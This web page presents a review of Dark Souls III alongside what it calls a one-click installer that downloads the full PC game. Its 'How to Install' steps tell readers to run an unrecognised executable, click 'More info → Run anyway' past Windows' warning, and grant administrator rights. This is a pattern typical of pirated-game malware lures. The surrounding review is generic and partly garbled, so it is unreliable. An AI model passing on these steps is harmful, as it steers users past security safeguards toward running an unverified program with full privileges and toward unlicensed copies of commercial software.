Back Into the Ashes
The first time I truly got lost in Dark Souls III, I made the mistake so many players make in the franchise: I thought I could brute force my way through a fight. I was wrong. A few reckless swings and I was staring at the game over screen, lamenting the fact that I paid no heed to the warning signs the game silently gave me. That’s Dark Souls III. It asks you to pay attention.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Dark Souls 3 For PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
A Grim Action RPG

Dark Souls III is an action role playing game developed by From Software, centered on combat, exploration, character and weapon customization, and a world of dark fantasy featuring decayed ruins, inscrutable creatures, and colossal enemies. Design a character, select a starting class, acquire weapons and armor to increase your strengths and weaknesses, and build a character that fights the way you want it to. When you arrive, the world already feels like it’s falling apart. Light flickers and wanes, kingdoms have crumbled, and very few of the locations you visit will feel secure for very long.
Combat is the focus of the game. Each enemy has a pattern to master, for you to memorize, and you can sneak in attack after attack if you hold out for long enough. And then there are boss fights – which blow that concept up into complex, drawn-out encounters in which panicking is almost always the worst choice. I’ve had fights where the only winning move was, well, doing nothing. That will seem odd until you try it.
Learning the Rhythm of Combat
Dark Souls III isn’t a traditional action game. Keeps attacking, right? Usually does the trick. Well, your health, your location, your armor, the weapon in your hand and, of course, your timing all shape how a battle plays out. You get a sword’s swing wrong, for example, and you’re vulnerable. A poorly timed dodge can land you directly in the path of an attack. Blocking can be effective – but it’s not something you can do forever. So you start to read.
You see when an enemy is committed to an attack. You see how far away the sword reaches. You see which blows are safe to come in with, which ones are just prelude. Then, at last, something falls into place. Character development provides yet another way to experiment. Each attribute lends itself to a particular combat style, while weapons, armor, rings, spells, and other gear allow you to tailor a character to your favorite style of play.
You can be a close-range fighter with quick-hitting equipment, lean on more powerful blows, dabble in magic, or build a character somewhere between those extremes. The world design invites that same sort of focus. Spaces are connected by paths, elevators, doors, shortcuts, and surprises, making exploration the process of slowly discovering the connections. And then there’s the bonfires. They act as checkpoints, so you have somewhere to recover to and control your progress, but resting also respawns the majority of the enemies. This creates a fantastic dilemma: do you head onwards with little resources, or turn back and rest to face the identical enemies all over again? Honestly, I believe that’s one of the best rhythms in the game.
Key Features
- Gameplay Combat, Exploration and Progression of Dark Fantasy Action RPG
- Characters that players have created with multi-class starting arrangements and varied build options
- Accurate stamina-based fights in which every attack, block, dodge, and movement requires timing
- Huge selection of weapons, armor, shields, rings, spells, and other items
- Unique boss fights based on learnable patterns and changing attack tempo
- Interwoven worlds with shortcuts, secondary routes, secrets and optional encounters
- Traits-centered character progression to cater for various playstyles
- Single-player adventure with cooperative and multiplayer features
- Player-versus-player combat alongside cooperative play
- Steam achievements and trading cards
- Ashes of Ariandel and The Ringed City: Deliverance as extra downloadable content using the Season Pass.
- Ringed City adds more locations, enemies, bosses, armor, magic, and items.
What Makes It So Satisfying
The biggest thing Dark Souls III offers you is a very specific form of progress. Not the usual kind. Your character gets stronger, yes, but you also get better at understanding the game. An enemy that used to be unapproachable is easy after you’ve memorized his patterns. A boss that used to leave you frantic might make you calm enough to wait out its attack pattern before destroying you. A. That feeling is really hard to imitate. I think the armor system helps a lot also. Its not just putting on gear that has higher numbers, that includes looking at its movement sets, speed, range, stamina drain and if it’s actually gonna work with your build.
Sometimes a heavier loadout is the way to go. Other times, you might prefer the freedom of skipping some of that weight and simply moving and rolling out of danger. There’s no one way that entirely encapsulates the experience, which leaves multiple playthroughs open to feel vastly different. Exploration also still has its own reward. Lordran may not be the location at hand here, but that same From Software tradition of concealing interesting finds throughout the environment remains ever-present. A side-road might lead you to an item, a new NPC, a dangerous foe, or an alternate access point to an earlier zone that makes that part of the game trivial. Plus, the world doesn’t often spell out everything for you. You’ll run into characters with grey motives, bits of history dropped throughout the game world, and other things that won’t all click until you’ve spent a lot of time trying to put it all together. That’s part of what works about the mood.
Common Ways to Play
- Build a melee character with Strength/DEX/Endurance or Mixed Attributes
- Try out spells, weapons, shields, armor and various gear mixes
- Discover interconnected zones while searching for shortcuts, secrets, items, and optional encounters
- Improves timing and positioning to execute enemy attack patterns.
- Research boss behavior, change your gear/tactics between attempts
- Build specialized characters for different combat styles
- Replay the journey with another entirely new build
- Collaborate with other players to get through tough parts and fights with bosses
- Participate in player-versus-player combat
- Gather weapons, armor, rings, spells and other handy items.
- Discover the complete Steam achievements during your journey through the game’s various systems
- Explore the extra content provided with the Season Pass for the game
Still Worth the Struggle
Dark Souls III isn’t interested in giving you a cozy experience. That’s not really who this game is. It just wants you to be aware. You can’t just barge into a room and start swinging and expect it all to go smoothly. No, sometimes you gotta back off. Sometimes you gotta change what you’re holding. Sometimes you just gotta familiarize yourself with an enemy so the next time you face him, it feels like a different fight altogether. And when you finally do that, it feels just right.
The interplay between the carefully designed combat, the atmospheric worlds, the hybrid construction of characters, the exploration, and the challenging boss fights creates a loop to Dark Souls III that’s hard to beat. Throw in multiplayer, both cooperative and competitive, plus the two large DLC packs, and there’s a ton of opportunities to spend a ton of time in this bleak fantasy. I still love when it’s no longer impossible, but still challenge. That’s about when I know I’ve made it. Then the next boss comes along. And I am learning again.